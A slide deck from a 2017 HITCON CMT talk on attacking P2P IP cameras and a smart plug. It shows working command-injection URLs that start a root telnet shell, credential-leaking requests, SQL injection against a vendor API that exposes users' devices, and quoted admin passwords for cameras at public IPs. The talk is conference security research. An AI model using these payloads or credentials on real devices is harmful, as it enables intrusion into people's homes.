

Hacking IoT to control your life

LionBug @ HITCON CMT
2017/08/26


About Me

- LionBug
- Co-founder of UCCU
- Know a little
 - Web Security
- Work at White Hat Rhino





開門查水錶







[Watch Hi3516 camera in Taiwan, Province Of
Taipei](#)



[Watch Hi3516 camera in Taiwan, Province Of
Banqiao](#)



[Watch Hi3516 camera in Taiwan, Province Of
Taipei](#)



IP Camera

<http://www.insecam.org>

前情提要

從前從前 ...



WT...

金雞專案


不只防毒，還可以防駭



Samsung S7



Samsung S7





Cam


logo??



Cam
logo??

P2PWIFICam

原來是高科技啊



Other Cam




Other Cam



My Cam

板子呢？？？？？



My Cam

IoT 就像一台 Server


```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-08-06 06:49
Nmap scan report for 192.168.2.108
Host is up (0.013s latency).

Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       BusyBox telnetd
81/tcp    open  http        GoAhead WebServer
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Digest opaque=5ccc069c403ebaf9f0171e9517f40e41 realm=WIF
|_http-server-header: GoAhead-Webs
|_http-title: Document Error: Unauthorized
9600/tcp  open  tcpwrapped
10080/tcp open  amanda?
10554/tcp open  rtsp
```

Nmap

Nmap

- 23 Telnet (can't login)
- 81 GoAhead
- 9600 ?????
- 10080 ?????
- 10554 rtsp (without authentication)



P2P Network Camera

[IE浏览器观看](#) [插件下载](#)

[FireFox,Safari,Chrome浏览器观看](#)

[图片模式观看](#)

[TF卡录像在线回放](#)

简体中文 

GoAhead

| | | |
|----------------------------------|-----|---------------------------|
| http://192.168.2.108:81 | GET | / |
| http://192.168.2.108:81 | GET | /robots.txt |
| http://detectportal.firefox.c... | GET | /success.txt |
| http://192.168.2.108:81 | GET | /index.htm |
| http://192.168.2.108:81 | GET | /index1.htm |
| http://192.168.2.108:81 | GET | /robots.txt |
| http://192.168.2.108:81 | GET | /get_status.cgi |
| http://192.168.2.108:81 | GET | /get_params.cgi |
| http://192.168.2.108:81 | GET | /login.cgi |
| http://192.168.2.108:81 | GET | /jquery/jquery.min.js |
| http://192.168.2.108:81 | GET | /public.js |
| http://192.168.2.108:81 | GET | /robots.txt |
| http://192.168.2.108:81 | GET | /simple_chinese/string.js |

Test Response

Burpsuite

get_status.cgi

```
alias="WIFICAM";
deviceid="[REDACTED]";
sys_ver="E10.56.1.16.34C";
kernelversion="Thu Sep 22 09:11:41 CST 2016";
app_version="62.19.1.30";
oem_id="0";
now=1500755721;
alarm_status=0;
upnp_status=1; ←
dnsenable=0;
osdenable=0;
syswifi mode=1;
mac="[REDACTED]";
wifimac="[REDACTED]";
sdstatus=0;
record_sd_status=0;
dns_status=0;
internet=1;
```

get_status.cgi



get_status.cgi

全部

影片

新聞

圖片

地圖

更多

約有 16,400 項結果 (搜尋時間 : 0.35 秒)

提示：只顯示繁體中文搜尋結果。您可以在[使用偏好中指定搜尋語言](#)

[PDF] IP Camera CGI V1.27 - Foscam

https://www.foscam.es/descarga/ipcam_cgi_sdk.pdf 翻譯這個網頁

Cámaras IP. www.foscam.es [get_status.cgi](#) add voice motion detection conte

18 system software x.x.2.41. Gao. In [get_status.cgi](#) add ...

Vulnerability: Who is Watching Your IP Camera? | The

<https://www.tripwire.com> › Home › News ▾ 翻譯這個網頁

2013年8月21日 - /get_realip.cgi – reveals IP address (private address when

Google

Foscam



C1

1百萬 室內直立型
無線網路攝影機

[詳細內容](#)



C2

2百萬 室內直立型
無線網路攝影機

[詳細內容](#)



R2

2百萬 室內平移/傾斜
無線網路攝影機

[詳細內容](#)



R4

4百萬 室內平移/傾斜



FI9821P

1百萬 室內平移/傾斜



FI9826P

130萬 室內平移/傾斜/縮放

Not Found



Cámaras IP. www.foscam.es


| Version | Editor | Date | Modify |
|---------|-----------------|------------|--|
| 1.0 | Maverick Gao | 2007-11-21 | system software x.x.1.2 |
| 1.01 | Maverick Gao | 2008-07-25 | system software x.x.1.17 ⌘ get_params.cgi add parameter : wifi_channel , wifi_authtype , wifi_keyformat , wifi_key1_bits , wifi_key2_bits, wifi_key3_bits, wifi_key4_bits. ⌘ set_wifi.cgi add parameter : channel, authtype, keyformat , key1_bits , key2_bits , key3_bits , key4_bits. ⌘ modify snapshot.cgi , add authentication method : use username and password in param directly ⌘ add videotream.cgi |
| 1.02 | Maverick Gao | 2008-08-06 | system software x.x.1.18 ⌘ modify camera_control.cgi , add PT control |
| 1.03 | Maverick Gao | 2009-01-07 | system software x.x.1.32 |
| 1.04 | Maverick | 2009-02-07 | system software x.x.1.33 |

Foscam SDK


| Year | # of Vulnerabilities | DoS | Code Execution | Overflow | Memory Corruption | Sql Injection | XSS | Directory Traversal | Http Response Splitting | Bypass something | Gain Information |
|----------------------|----------------------|-----|-------------------|-------------------|-------------------|---------------|-----|---------------------|-------------------------|-------------------|-------------------|
| 2012 | 1 | | | | | | | | | 1 | |
| 2013 | 2 | | | | | | | 1 | 1 | | |
| 2014 | 2 | | | | | | | | | | |
| 2017 | 19 | | 5 | 4 | | | | | 1 | | 1 |
| Total | 24 | | 5 | 4 | | | | 1 | 2 | | 2 |
| % Of All | | 0.0 | 20.8 | 16.7 | 0.0 | 0.0 | 4.2 | 8.3 | 0.0 | 8.3 | 0.0 |

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they may not be actually published in those years.)


Vulnerabilities By Year



Vulnerabilities By Type



CVE



打不動RRR

2.52.2.37
E10.56.1.16.34C

IT Security Research by Pierre

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Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server

TL;DR: by analysing the security of a camera, I found a pre-auth RCE as root against 1250 camera models. Shodan lists 185 000 vulnerable cameras. The "Cloud" protocol establishes clear-text UDP tunnels (in order to bypass NAT and firewalls) between an attacker and cameras by using only the serial number of the targeted camera. Then, the attacker can automatically bruteforce the credentials of cameras.

Product Description

The Wireless IP Camera (P2P) WIFICAM is a Chinese web camera which allows to stream remotely.




Camera GoAhead 0day

<https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>

Port Forwarding UPnP




連線方式（一）




連線方式 (二)

STUN
UDP 打洞



連線方式 (三)



P2PWIFICam


| | | |
|--|--|--|
| 656348 | 47.88.17.51 | 192.168.100.201 |
| 656416 | 47.88.17.51 | 192.168.100.201 |
| 014888 | 192.168.100.201 | 47.88.17.51 |
| tion: 47.88.17.51 | | |
| : GeoIP: Unknown] | | |
| ation GeoIP: Unknown] | | |
| gram Protocol, Src Port: 12314, Dst Port: 32100 | | |
| bytes) | | |
| 1000000 | | |
| : 4] | | |
| be 20 f7 5f ac f7 f3 ce 8c 9c 08 00 45 00 | 00 00 40 00 40 11 d4 d0 c0 a8 64 c9 2f 53 ... @. @ | 30 1a 7d 64 00 0c fb 59 f1 00 00 00 d. |



心跳包


| | | | | | | | | | | | | | | | | | |
|--|-----------|-----------------|-------------|----|----|----|----|----|----|----|----|----|----|----|----|----|------|
| 192 | 11.614000 | 192.168.100.201 | 77.88.1.151 | | | | | | | | | | | | | | |
| Destination: 192.168.100.201 | | | | | | | | | | | | | | | | | |
| [Source GeoIP: Unknown] | | | | | | | | | | | | | | | | | |
| [Destination GeoIP: Unknown] | | | | | | | | | | | | | | | | | |
| User Datagram Protocol, Src Port: 32100, Dst Port: 12314 | | | | | | | | | | | | | | | | | |
| Data (20 bytes) | | | | | | | | | | | | | | | | | |
| Data: f101001000021a303a2a12a300000000000000000000000 | | | | | | | | | | | | | | | | | |
| [Length: 20] | | | | | | | | | | | | | | | | | |
| 000 | ac | f7 | f3 | ce | 8c | 9c | 8c | be | be | 20 | f7 | 5f | 08 | 00 | 45 | 00 | |
| 010 | 00 | 30 | 0b | 8e | 40 | 00 | 30 | 11 | d9 | 32 | 2f | 58 | 11 | 33 | c0 | a8 | .0.. |
| 020 | 64 | c9 | 7d | 64 | 30 | 1a | 00 | 1c | 94 | 29 | f1 | 01 | 00 | 10 | 00 | 02 | d.}d |
| 030 | 1a | 30 | 3a | 2a | 12 | a3 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .0:* |

IP:Port



P2PWIFICam

```
Standard query 0x81a8 A p2pnew2.365cam.net
Standard query response 0x81a8 A p2pnew2.365cam.net A 47.8
Standard query 0xf31f A p2pnew3.365cam.net
Standard query response 0xf31f A p2pnew3.365cam.net A 47.8
Standard query 0x7300 A www.baidu.com
Standard query response 0x7300 A www.baidu.com CNAME www.a
Standard query 0x0787 A openapi.xg.qq.com
Standard query response 0x0787 A openapi.xg.qq.com A 183.6
Standard query 0xa9b0 A openapi.xg.qq.com
Standard query response 0xa9b0 A openapi.xg.qq.com A 183.6
Standard query 0xf693 A openapi.xg.qq.com
Standard query response 0xf693 A openapi.xg.qq.com A 183.6
Standard query 0xec2 A time.nist.gov
Standard query response 0xec2 A time.nist.gov CNAME ntp1.
Standard query 0x8e36 A openapi.xg.qq.com
Standard query response 0x8e36 A openapi.xg.qq.com A 183.6
```



Botnet?

CVE-2017-8221

Details - CVE-2017-8225 - Pre-Auth Info Leak (credentials) the custom http server

The HTTP interface is provided by a custom http server. This HTTP server is in fact based on GoAhead and was developed by the OEM vendor of the cameras (which resulted in the listed vulnerabilities). It allows 2 kinds of authentication:


- htdigest authentication OR
- authentication using credentials in URI (`?loginuse=LOGIN&?loginpas=PASS`).

By default, the web directory contains symbolic links to configuration files (`system.ini` and `system-b.ini` containing credentials):

```
/tmp/web # ls -la *ini
lrwxrwxrwx 1 root 0          25 Oct 27 02:11 factory.ini -> /system/param/factory.ini
lrwxrwxrwx 1 root 0          30 Oct 27 02:11 factoryparam.ini -> /system/param/factoryparam.ini
lrwxrwxrwx 1 root 0          23 Oct 27 02:11 network-b.ini -> /system/www/network.ini
lrwxrwxrwx 1 root 0          23 Oct 27 02:11 network.ini -> /system/www/network.ini
lrwxrwxrwx 1 root 0          22 Oct 27 02:11 system-b.ini -> /system/www/system.ini
lrwxrwxrwx 1 root 0          22 Oct 27 02:11 system.ini -> /system/www/system.ini
/tmp/web #
```

With valid credentials, an attacker can retrieve the configuration, as shown below:

```
user@kali$ wget -qO- 'http://admin:admin@192.168.1.107/system.ini' |xxd
```



CVE-2017-8225

<https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>

| | | | | | | | | | | |
|-----------|------|------|------|------|------|------|------|------|--------|-------------|
| 00000610: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000620: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000630: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000640: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000650: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000660: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000670: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000680: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 00000690: | 6164 | 6d69 | 6e00 | 0000 | 0000 | 0000 | 0000 | 0000 | admin. | ..... |
| 000006a0: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 000006b0: | 6d79 | 7061 | 7373 | 776f | 7264 | 0000 | 0000 | 0000 | 0000 | mypassword. |
| 000006c0: | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | ..... |
| 000006d0: | 030a | 0a0f | 8000 | 0000 | 0101 | 0003 | 0002 | 0000 | 0000 | ..... |
| 000006e0: | 0080 | 8080 | 8001 | 0000 | 010b | 141b | 0000 | 0000 | 0000 | ..... |
| 000006f0: | 0101 | 010a | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ..... |
| 00000700: | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ..... |
| 00000710: | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ffff | ..... |

Username & Password

Details - Authenticated RCE as root

A RCE exists in the ftp configuration CGI. This is well-documented as shown [here](#) and [here](#) in several different car models.

The partition `/` is mounted in Read-Only, so modifications are not possible in this partition.

The command injection is located in in `set_ftp.cgi` (see `$(ftp x.com)`):

```
http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=192.168.1.1&port=21&user=ftp&pwd=$(ftp x.com)ftp&dir=/&mode=PORT&upload_interval=0  
http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=admin
```

When doing a tcpdump, we can see the DNS resolution for x.com:


```
00:00:00.151107 IP 192.168.1.107.33551 > 8.8.8.8.53: 40888+ A? x.com. (23)
```

so, `ftp x.com` is executed.

We can use the telnetd binary to start an authenticated-less telnetd access:

```
user@kali$ wget -qO- 'http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=192.168.1.1&port=21&user=ftp&pwd=$(telnetd -p25 -l/bin/sh)&dir=/&mode=PORT&upload_interval=0'  
user@kali$ wget -qO- 'http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=admin'
```

Command Injection



RCE

102,603

TOP COUNTRIES



| | |
|---------------|--------|
| China | 24,044 |
| United States | 9,210 |
| Thailand | 7,620 |
| Italy | 4,897 |
| Brazil | 4,047 |

TOP SERVICES

| | |
|-------------|--------|
| HTTP (81) | 62,395 |
| 8081 | 10,242 |
| HTTP | 10,135 |
| HTTP (82) | 3,019 |
| HTTP (8080) | 2,593 |

Document Error: Unauthorized

171.6.164.140
mx-ll-171.6.164-140.dynamic.3bb.co.th

3BB Broadband

Added on 2017-08-05 23:55:30 GMT

 Thailand, Bangkok

[Details](#)

HTTP/1.1 401 Unauthorized

Server: GoAhead-Webs

Date: Sat Aug 5 23:55:30 2017

WWW-Authenticate: Digest realm="GoAhead", domain=":81",qop="auth"

171e9517f40e41,algorithm="MD5", stale="FALSE"

Pragma: no-cache

Cache-Control: ...

Document Error: Unauthorized

78.207.82.205
fay83-1-78-207-82-205.fbx.proxad.net

Free SAS

Added on 2017-08-05 23:55:30 GMT

 France, Callian

[Details](#)

HTTP/1.1 401 Unauthorized



Shodan.io

not only 102,603

I have "serial number"



IP:Port



P2PWIFICam

```
Frame 220: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: [REDACTED]
Ethernet Protocol Version 4, Src: 192.168.100.144, Dst: 111.15.33.86
User Datagram Protocol, Src Port: 18572, Dst Port: 2328
Data (32 bytes)
Data: f183001c45cdfda65350434e000000000000 [REDACTED] 4a545854...
Length: 221
```

| | |
|---|--------------------|
| 8c be be 20 f7 5f 48 02 2c 20 73 01 08 00 45 00 |H. , s...E. |
| 00 3c 00 00 40 00 40 11 85 13 c0 a8 64 90 6f 0f | .<..@..@.d.o. |
| 21 56 48 8c 09 18 00 28 11 c8 f1 83 00 1c 45 cd | !VH....(.....E. |
| fd a6 53 50 43 4e 00 00 00 00 00 [REDACTED] 4a 54 | ..SPCN.. ....46JT |
| 58 54 43 00 00 00 01 00 00 00 | XTC..... |

SPCN-X-JTXXTC



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了

WIFICAM admin:888999@112.239.97.247:81 HSL-220879
go.ohaha.net/ipCam000102636/2017-04-04/1352624414.txt ▾ 翻譯這個網頁
... WIFICAM admin:admin@27.37.246.184 SPCN-038550-BXLHL E10.56.1.16.34C WIFICAM
admin:a793133@27.38.101.153:81 HSL-123828-LRBLY 33.9.5.0.111 ...

IPCAM admin:Harrisabc@42.98.98.207:81 VSTB582137JUMI
go.ohaha.net/ipCam000102636/2017-03-21/237953740.txt - 翻譯這個網頁
... WIFICAM admin:@27.38.104.69:81 SPCN-117965-XXRZY E10.56.1.16.34C WIFICAM
admin:@27.38.106.231:81 HSL-007914-VMEPU 30.9.1.0.97 IPCAM ...

WIFICAM admin:@111.85.116.248:81 WCAM-088042-PXSHV
go.ohaha.net/ipCam000102636/2017-03-15/925557406.txt - 翻譯這個網頁
... WCAM-109243-BBHNK A70.9.1.16.59C WIFICAM admin:@1.48.169.103:81 SPCN
E10.56.1.16.34C WIFICAM admin1:@1.48.182.207:81 ...


go.ohaha.net ??

WIFICAM

admin:888999@112.239.97.247:81/

HSL-220878-UEXLN

R35.9.9.1.18C



IPCAM

admin:888888@111.122.51.21:81/

VSTC115151DEGXB

48.2.64.209

IPCAM


admin:16928439@183.106.11.185:81/

VSTC687582UPMXX

48.50.64.59

TDCAM

go.ohaha.net ??



Camera not useful

i want control your life



這頁簡報被怪獸給吃了

Feature

- 功率
- 電流
- 遠端控制
- 訊息通知
- 定時




這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了

分析手法

- 逆向Firmware (X) 
- 封包分析
- 逆向APP
- Web ... ?




Fun with SOHO Router 101

Jhe @ HITCON CMT 2016


分析手法

- 逆向Firmware (X)
- 封包分析
- 逆向APP
- Web ... ?



封包分析

- 手機 (初始化階段) <=> 裝置
- 裝置 <=> 伺服器
- 手機 <=> 伺服器





這頁簡報被怪獸給吃了


POST /gainspan/ [REDACTED] html HTTP/1.1
Content-Length: 389
Content-Type: multipart/form-data;
boundary=GBcmgHWMfKhR4o8p2CNrxQ2Z5GT-5aN_h0V
Host: 192.168.240.1
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

--GBcmgHWMfKhR4o8p2CNrxQ2Z5GT-5aN_h0V
Content-Disposition: form-data; name="123"
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit

<usersetup><remote_ip>[REDACTED]</remote_ip><remote_port>063</remote_port><time_stamp>1800</time_stamp><report_time>10</report_time><ota_start>On</ota_start></usersetup>

Configure




gainspan ???




Problem?

Server

**Hacker
Server**



MITM



GainSpan

How to Hack WiFi Password from Smart Doorbells

Wednesday, January 13, 2016 · Mohit Kumar

[Share 4.76k](#) [Tweet](#) [Share 217](#) [Share 568](#) [Share](#)



How to Hack WiFi Password from Smart Doorbells

<http://thehackernews.com/2016/01/doorbell-hacking-wifi-password.html>



Intranet

```
- <network>
    <mode>limited-ap</mode>
- <client>
    - <wireless>
        <channel>11</channel>
        <ssid>LionBug</ssid>
        <security>wpa-personal</security>
        <wepauth/>
        <password>GGININDER</password>
        <eap_type/>
        <eap_username/>
        <eap_password/>
    </wireless>
- <ip>
    <ip type>dhcp</ip type>
```

/gainspan/system/config/network



Powertech Smartplug Web Application

Load is : **ON**

[Switch OFF](#)

Voltage : **115.9446** Volts

Current : **0.0000** Amps

Power: **0.0000** Watt

Reactive Power: **NA** Var

Frequency: **60.0380** hertz

Power Factor: **0.0**

Energy: **0.0000**Kwh [Reset](#)

Updated at 7:11:09 AM

[Refresh](#)


Refresh Interval seconds. [Set](#)

/smartplug.html

POWERTECH


API


- **/gainspan/system/sslcertupload**
- **/gainspan/system/fwuploc**
- **/gainspan/system/config/network**
- **/gainspan/system/config/httpd**
- **/gainspan/system/config/id**
- **/gainspan/system/config/otafu**
- **/gainspan/system/prov/ap_list**
- **/gainspan/system/prov/scan_params**
- **/gainspan/system/prov/wps**
- **/gainspan/system/fsupload**
- **/gainspan/system/firmware/version**
- **/gainspan/system/api/version**



封包分析

- 手機 (初始化階段) <=> 裝置
- 裝置 <=> 伺服器
- 手機 <=> 伺服器





Sniffing

| Protocol | Length | Info |
|----------|--------|---|
| TCP | 66 | 5063 → 56201 [ACK] Seq=20 Ack=119 Win=17920 Len=0 TSval=2 |
| TCP | 85 | 5063 → 56201 [PSH, ACK] Seq=20 Ack=119 Win=17920 Len=19 T |
| TCP | 104 | 56201 → 5063 [PSH, ACK] Seq=119 Ack=39 Win=2842 Len=38 TS |
| TCP | 66 | 5063 → 56201 [ACK] Seq=39 Ack=157 Win=17920 Len=0 TSval=2 |
| TCP | 96 | 5063 → 56201 [PSH, ACK] Seq=39 Ack=157 Win=17920 Len=30 T |
| TCP | 66 | 56201 → 5063 [ACK] Seq=157 Ack=69 Win=2812 Len=0 TSval=28 |
| TCP | 167 | 56201 → 5063 [PSH, ACK] Seq=157 Ack=69 Win=2812 Len=101 T |
| TCP | 66 | 56201 → 5063 [ACK] Seq=69 Ack=258 Win=17920 Len=0 TSval=2 |
| TCP | 85 | 5063 → 56201 [PSH, ACK] Seq=69 Ack=258 Win=17920 Len=19 T |
| TCP | 66 | 56201 → 5063 [ACK] Seq=258 Ack=88 Win=2793 Len=0 TSval=28 |
| TCP | 167 | 56201 → 5063 [PSH, ACK] Seq=258 Ack=88 Win=2793 Len=101 T |
| TCP | 66 | 5063 → 56201 [ACK] Seq=88 Ack=359 Win=17920 Len=0 TSval=2 |
| TCP | 85 | 5063 → 56201 [PSH, ACK] Seq=88 Ack=359 Win=17920 Len=19 T |
| TCP | 66 | 56201 → 5063 [ACK] Seq=359 Ack=107 Win=2774 Len=0 TSval=2 |
| TCP | 167 | 56201 → 5063 [PSH, ACK] Seq=359 Ack=107 Win=2774 Len=101 |
| TCP | 66 | 5063 → 56201 [ACK] Seq=107 Ack=460 Win=17920 Len=0 TSval= |
| TCP | 85 | 5063 → 56201 [PSH, ACK] Seq=107 Ack=460 Win=17920 Len=19 |

Nope ...

Where is SSL?


| | |
|------------------|--|
| *2;D02;00000002; | |
| *1;T20;00000003; | |
| *2;T20;00000003; | |
| *1;P15;00000004; | |
| 63; | |
| *2;P15;00000004; | |
| *1;P15;00000005; | |
| 63; | |
| *2;P15;00000005; | |
| *1;P15;00000006; | |
| 63; | |
| *2;P15;00000006; | |
| *1;P15;00000007; | |
| 63; | |
| *2;P15;00000007; | |
| *1;P15;00000008; | |
| 63; | |
| *2;P15;00000008; | |
| *1;P01;00000008; | |
| *2;P01;00000008; | |
| *1;P01;00000008; | |
| *1;P15;00000010; | |
| *2;P01;00000008; | |
| *2;P15;00000010; | |
| *1;P01;00000008; | |
| *1;P15;00000012; | |
| 67; | |
| *2;P15;00000012; | |
| *1;P01;00000012; | |
| *2;P01;00000012; | |

Following TCP streams

***1;P15;Num;Sn1;Sn2;
1_11562,2_0,5_0,7_0,8_-10,12_1;Time;**
Send

***2;P15;Num;0;**

Rev




em ...

Bad Server

封包分析

- 手機 (初始化階段) <=> 裝置
- 裝置 <=> 伺服器
- 手機 <=> 伺服器



The screenshot shows the Burpsuite Proxy interface. The top bar includes buttons for 'Go', 'Cancel', and navigation arrows. The 'Request' section on the left displays a GET request to '/iserver/api/api_sec.php' with various parameters. The 'Response' section on the right shows the server's response with status code 200 OK and JSON data.

Request

Raw Params Headers Hex

GET /iserver/api/api_sec.php?gettype=adduser&devicetoken=&username=123123123&phone=123123123&devicetype=AAAA&ostype=2&phonetype=QQ&pushtype=jpush&osversion=7.0&clientphone=123123123123&hashkey=&hashtoken=[REDACTED]&venderkey=&lang=eng HTTP/1.1

Host: [REDACTED]

Connection: close

Response

Raw Headers Hex


HTTP/1.1 200 OK
Date: Tue, 30 May 2017 21:19:40 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10
Vary: Accept-Encoding
Content-Length: 90
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":1,"data":{"userToken":3619633}}

Burpsuite Proxy

分析手法

- 逆向Firmware (X)
- 封包分析
- 逆向APP
- Web ... ?



```
button OpenWebPHPserver;
public String PHPWeb = "http://[REDACTED]/phpmyadmin/";
String Plug_Name;
TextView RESULT;
private String RSSI = "rss";
private String RSSID = "rssid";
EditText RemoteWebPHP;
Button Setp1;
Button Setp2;
TextView Title;
private SimpleAdapter adapter;
AQuery aq;
public String change_server_ip;
List<String> channelLS;
List<String> choiceRssiLS;
ArrayList<Map<String, String>> contactsArrayList;
Button exit;
public String getPort;
public String getchannel;
...  
[REDACTED]
```



WTF


apktool + dex2jar + jd-gui

```
xt().toString().replace("+", "").replace(" ", "");
xt().toString();
& (str2.length() == 10)) {}
string(1, 10);; str1 = str1 + str2

toString();
lueShare(getApplicationContext(), "PHONE");
mat(new StringBuilder().append("http://[REDACTED]/iserver/api/api_sec.php?get
rl=" + paramString1);
ing1, JSONObject.class, new AjaxCallback()

ring paramAnonymousString, JSONObject paramAnonymousJSONObject, AjaxStatus paramAnonymousA
NObject != null) {
AnonymousJSONObject.toString());
eA()
```

api



HashToken, ...



Request

Find Encryption

java.security



這頁簡報被怪獸給吃了

hashtoken

MD5((phone + salt1) xor salt2)

```
<MaxKeys>1000</MaxKeys>
<IsTruncated>true</IsTruncated>
- <Contents>
  <Key>[REDACTED].png</Key>
  <LastModified>2014-05-30T17:20:49.000Z</LastModified>
  <ETag>"d41d8[REDACTED]"</ETag>
  <Size>0</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
- <Contents>
  <Key>[REDACTED].png</Key>
  <LastModified>2014-05-16T13:12:39.000Z</LastModified>
  <ETag>"d41d8[REDACTED]"</ETag>
  <Size>0</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
- <Contents>
  <Key>001/[REDACTED]5957.jpg</Key>
  <LastModified>2014-03-07T10:33:11.000Z</LastModified>
  <ETag>"6a5b61[REDACTED]"</ETag>
```

Leak Picture


AWS



這頁簡報被怪獸給吃了

常見分析手法

- 封包分析
- 逆向APP
- 逆向Firmware
- Web ... ?



Request

Raw

Params

Headers

Hex

GET

/iserver/api/api_sec.php?gettype=getplugauth_2&phone=[REDACTED]
&usertoken=[REDACTED]&clientphone=[REDACTED]
&hashkey=5[REDACTED]3&hashtoken=1f6a8[REDACTED]c29
a&venderkey=Lk[REDACTED]0yS HTTP/1.1
Host: [REDACTED]
Connection: close

getplugauth

Request

Response


Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 25 Aug 2017 06:37:32 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-lubuntu3.26
Vary: Accept-Encoding
Content-Length: 333
Connection: close
Content-Type: text/html; charset=utf-8

{"status":1,"data":[{"id":"47179","userName":"866███████████",
"inFlag":"A","outletID":"PT0██████████01","friend":"866███████████",
"fname":"Admin","device":"████████████████████████████████████████",
"aucode":"","ime":"2017-08-25
14:35:09","wifissid":"A1601","pic":"0","dataUpdate":"2017-08
14:35:10","plugName":"████████████████████████████████████████"}]}
```

getplugauth

Response



em ...

Request

Raw

Params

Headers


Hex

GET

/iserver/api/api_sec.php?gettype=getplugauth_2&phone=0000' or '1&
sertoken=&clientphone=&hashkey=[REDACTED]&hashtoken=1f [REDACTED]
[REDACTED]&venderkey= HTTP/1.1

Host: [REDACTED]

Connection: close



Try Sql injection

Response


Raw

Headers

Hex

```
HTTP/1.1 200 OK
Date: Fri, 25 Aug 2017 07:17:37 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Length: 1
Connection: close
Content-Type: text/html
```

Try Sql injection



Doesn't work

hashtoken

MD5((phone + SQL + salt1) xor salt2)

Request

Raw Params Headers Hex

GET

/iserver/api/api_sec.php?gettype=getplugauth_2&phone=111111111111'or'1<
usertoken=&clientphone=[REDACTED]&hashkey=&hashtoken=[REDACTED]
&venderkey=|HTTP/1.1

Host: [REDACTED]

Connection: close



Try Sql injection

```
{"status":1,"data":[{"id":"2119","userName":"09[REDACTED]","adminFlag":"A","outletID":"PT[REDACTED]F01","friend":"09[REDACTED]","fname":"Admin","device":"[REDACTED]","aucode":"0","recTime":"2014-05-09 23:31:16","wifissid":"wifi_ssid","pic":"1","dataUpdate":"2014-05-10 07:31:16","plugName":"[REDACTED]","timezoneutc":"8"}, {"id":"2945","userName":"09[REDACTED]","adminFlag":"A","outletID":"PT[REDACTED]01","friend":"09[REDACTED]","fname":"Admin","device":"嗯","recTime":"2014-05-18 22:25:21","wifissid":"wifi_ssid","pic":"1","dataUpdate":"2014-06-07 04:53:29","plugName":"[REDACTED]","timezoneutc":"8"}, {"id":"29700","userName":"[REDACTED]","adminFlag":"A","outletID":"PT[REDACTED]01","friend":"[REDACTED]","fname":"Admin","device":"電鎖門","recTime":"2016-11-16 11:51:37","wifissid":"DIR-655","pic":"79268602","dataUpdate":"2016-11-16 11:56:42","plugName":"[REDACTED]","timezoneutc":"8"}, {"id":"29699","userName":"[REDACTED]","adminFlag":"A","outletID":"PT[REDACTED]01","friend":"[REDACTED]","fname":"Admin","device":"電燈","recTi...","aucode":...,"recTi..."}]
```

Try Sql injection

Date: Tue, 30 May 2017 19:35:39 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.13
Vary: Accept-Encoding
Content-Length: 456
Connection: close
Content-Type: text/html; charset=utf-8


```
{"status":1,"data":[{"ID":"11061","MSG_TYPE":"AF","IS_ON":"1"}, {"ID":"10995","MSG_TYPE":"AF","IS_ON":"0"}, {"ID":"10997","MSG_TYPE":"OF","IS_ON":"1"}, {"ID":"10996","MSG_TYPE":"SB","IS_ON":"1"}, {"ID":"10995","MSG_TYPE":"AU","IS_ON":"0"}, {"ID":"10994","MSG_TYPE":"AS","IS_ON":"0"}, {"ID":"10993","MSG_TYPE":"OL","IS_ON":"0"}, {"ID":"87604","MSG_TYPE":"OL","IS_ON":"1"}, {"ID":"91457","MSG_TYPE":"ON","IS_ON":"1"}, {"ID":"91458","MSG_TYPE":"AF","IS_ON":"0"}]
```

Try Sql injection



Good Good Der

I can search and control everything.



Door open

19:58:01

V0.1.9-12/30 11:43

2017-

| | | | | | | | |
